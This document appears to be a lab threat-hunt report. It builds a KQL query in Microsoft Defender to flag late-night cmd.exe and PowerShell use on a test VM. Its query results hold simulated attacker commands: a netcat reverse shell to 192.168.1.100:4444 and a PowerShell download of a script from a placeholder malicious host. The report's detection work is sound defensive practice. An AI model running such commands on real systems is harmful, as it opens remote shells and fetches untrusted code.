


Threat Hunt Report: Unusual After-Hours CLI Use

Detection of cmd.exe or PowerShell used in late-evening and/or early morning hours on `peter-vm` by a non-system user.

Scenario:

To complement previous threat hunts involving assumed-breach scenarios, management has requested an alert for suspicious after-hours activity. Because of the type of business usually conducted, all non-IT/security staff leave the office (or log off, if remote) after 6 or 7pm, with some slight exceptions, and arrive at work no earlier than 7am, again with minor exceptions. Some employees work on weekends, so weekends will not be factored into this particular alert, although future alerts could be tied in to the scheduling program or take into account when people are scheduled to work. In addition to the above, MOST users do not even use the command line (cme.exe or powershell.exe). This combination of behaviors allows our security team suspicious cmd.exe and powershell.exe usage based on timeframe.

The goal of this hunt is to identify suspicious cmd.exe and/or powershell.exe usage based on time-of-day - namely between hours of 10pm and 6am.

Note: During POC, all alerts apply ONLY to target vm - host '**`peter-vm`**'.


High-Level IoC Discovery Plan

- Emulate attacker behavior on target vm by entering various CLI commands at specific times of day using powershell.exe and cmd.exe.
- Form a Kusto Query Language (KQL) query to detect PowerShell or cmd.exe use at specific time ranges (10pm - 6am).


- Refine KQL query to only include specific user(s) of interest (avoiding system users some automatic processes could happen in the timeframe above).
- Finalize KQL query and customize specific column output.
- Create alert based on KQL query

Steps Taken

1. Assumed breach. Logged in as user 'pedro' onto the target VM.
2. To emulate the threat, the VM's clock was changed to reflect the middle-of-the-night hours:
    a. The time-change appeared to work:




    b. A test command was entered to check the Defender logs for what time they show:



    c. This process was retried several times, but the Test Command did not show up in the Defender logs at the time that the VM indicated. It appears that logging in Defender is relative to a synced time *outside* of the VM, which would prevent us from being able to emulate the threat by changing the VM's clock, entering "malicious" commands, then detecting them in the timeframe of a potential KQL alert.
    d. For this threat hunt, the simulated attacker commands will be entered between 10*am* and 6*pm*, then the KQL rule's time parameters will be shifted when the real alert is made.

3. Simulated malicious commands entered in CLI:



4. Query formulation:
    a. Start with all DeviceEvents from the target VM that use PowerShell or cmd.exe:

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has_any("powershell.exe", "cmd.exe")
```

    b. Filter for only events from InitiatingProcessAccountName 'pedro' (the only non-system user):

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has_any("powershell.exe", "cmd.exe")
| where InitiatingProcessAccountName startswith "pedro"
```

    c. Filter for Timestamp'ed events during the 10am - 6pm window (this will later be changed to actually reflect 10pm - 6am to fit the purpose of the hunt:


```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has_any("powershell.exe", "cmd.exe")
| where InitiatingProcessAccountName startswith "pedro"
| where Timestamp  between (datetime(2025-05-15 10:00:00) ..
datetime(2025-05-15 18:00:00))
```

    d. Final filter for relevant fields:

FINAL KQL QUERY:

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has_any("powershell.exe", "cmd.exe")
| where InitiatingProcessAccountName startswith "pedro"
| where Timestamp  between (datetime(2025-05-15 10:00:00) ..
datetime(2025-05-15 18:00:00))
| project Timestamp, DeviceName, ProcessCommandLine,
InitiatingProcessAccountName
| order by Timestamp desc
```

    e. Query results:



```
Query
1  DeviceProcessEvents
2  | where DeviceName startswith "peter-vm"
3  | where ProcessCommandLine has_any("powershell.exe", "cmd.exe")
4  | where InitiatingProcessAccountName startswith "pedro"
5  | where Timestamp  between (datetime(2025-05-15 10:00:00) .. datetime(2025-05-15 18:00:00))
6  | project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessAccountName
7  | order by Timestamp desc
8
```

Getting started | Results | Query history

Export | Show empty columns | 13 items | Search | 00:01

Filters: Add filter

Timestamp	DeviceName	ProcessCommandLine	InitiatingProcessAccountNa...
May 15, 2025 10:46:51 AM	peter-vm	cmd.exe /c netcat.exe -e cmd.exe 192.168.1.100 4444	pedro
May 15, 2025 10:46:36 AM	peter-vm	cmd.exe /c netcat.exe -e cmd.exe 192.168.1.100 4444	pedro
May 15, 2025 10:46:11 AM	peter-vm	cmd.exe	pedro
May 15, 2025 10:45:31 AM	peter-vm	"cmd.exe" /c netcat.exe -e cmd.exe 192.168.1.100 4444	pedro
May 15, 2025 10:45:11 AM	peter-vm	"powershell.exe" -Command "Invoke-WebRequest -Uri http://malicious-website.com/script.ps1 -OutFile C:\Windows\Temp\script.ps1"	pedro
May 15, 2025 10:34:00 AM	peter-vm	"cmd.exe" /c echo "Test Command"	pedro
May 15, 2025 10:13:09 AM	peter-vm	"cmd.exe" /q /c del /q "C:\Users\pedro\AppData\Local\Microsoft\OneDrive\StandaloneUpdater\OneDriveSetup.exe"	pedro
May 15, 2025 10:13:09 AM	peter-vm	"cmd.exe" /q /c del /q "C:\Users\pedro\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe"	pedro

f. The time on the VM was changed several times in attempts to actually get screenshots in the overnight time range, so some of the timestamps may not perfectly line up.

Chronological Events

The threat actor would have first needed to gain access to the `peter-vm` as this is an 'assumed breach' situation. Depending on what time this happens or what timezone the attacker is in, this threat hunt may not apply to all intrusions.

The simulated chronology here is:

1. Attacker from a faraway timezone gains credentials or lands on `peter-vm`.

- With credentialed access, the attacker can potentially log in and interact with the file system as pedro - the non-system user.

2. The attacker begins enumerating and trying to escalate privileges on the system.

- With remote access, the attacker will likely use CLI interaction with the VM (in a real scenario we would lock down or disable RDP whenever possible).

3. The attacker being in a different time zone (or just intruding overnight in our computer system) triggers our alert.

- Because cmd.exe and/or powershell.exe are ran during the restricted hours, by the non-system user, the alert triggers for this suspicious activity.

4. A 'Critical' alert fires, alerting our Security Team

- The alert includes an investigative package, and network isolation.
- Further analysis will reveal details about the connection, actions, and potential other connections.

Summary

In this assumed-breach Threat Hunt, the non-system user for the target vm has had their credentials farmed/stolen/breached. The threat actor is logging in to the target VM in the middle of the night to further enumerate, or move laterally/vertically. This threat actor may be in a faraway time zone, or from near the company - either way this middle-of-the-night activity is unquestionably suspicious. We created a KQL query which simply identifies events on the target VM, from the non-system user, involving powershell.exe or cmd.exe, which happened between 10pm and 6am on any day of the week. An alert would be created for this to notify the security team and pull an investigative package, as well as isolating the device.

Response Taken

This threat hunt resulted in a 'Critical' alert being generated, because in this scenario we have a hands-on-keyboard attacker inside our compromised system. The security team was notified (likely immediately with Pager Duty or something similar), the investigative package was pulled (this would include system and network information to help identify the attacker's information), and the machine was isolated to avoid further compromise, assuming this was not a false positive - if there ever is any late night CLI activity by IT or security, the alert could be tuned.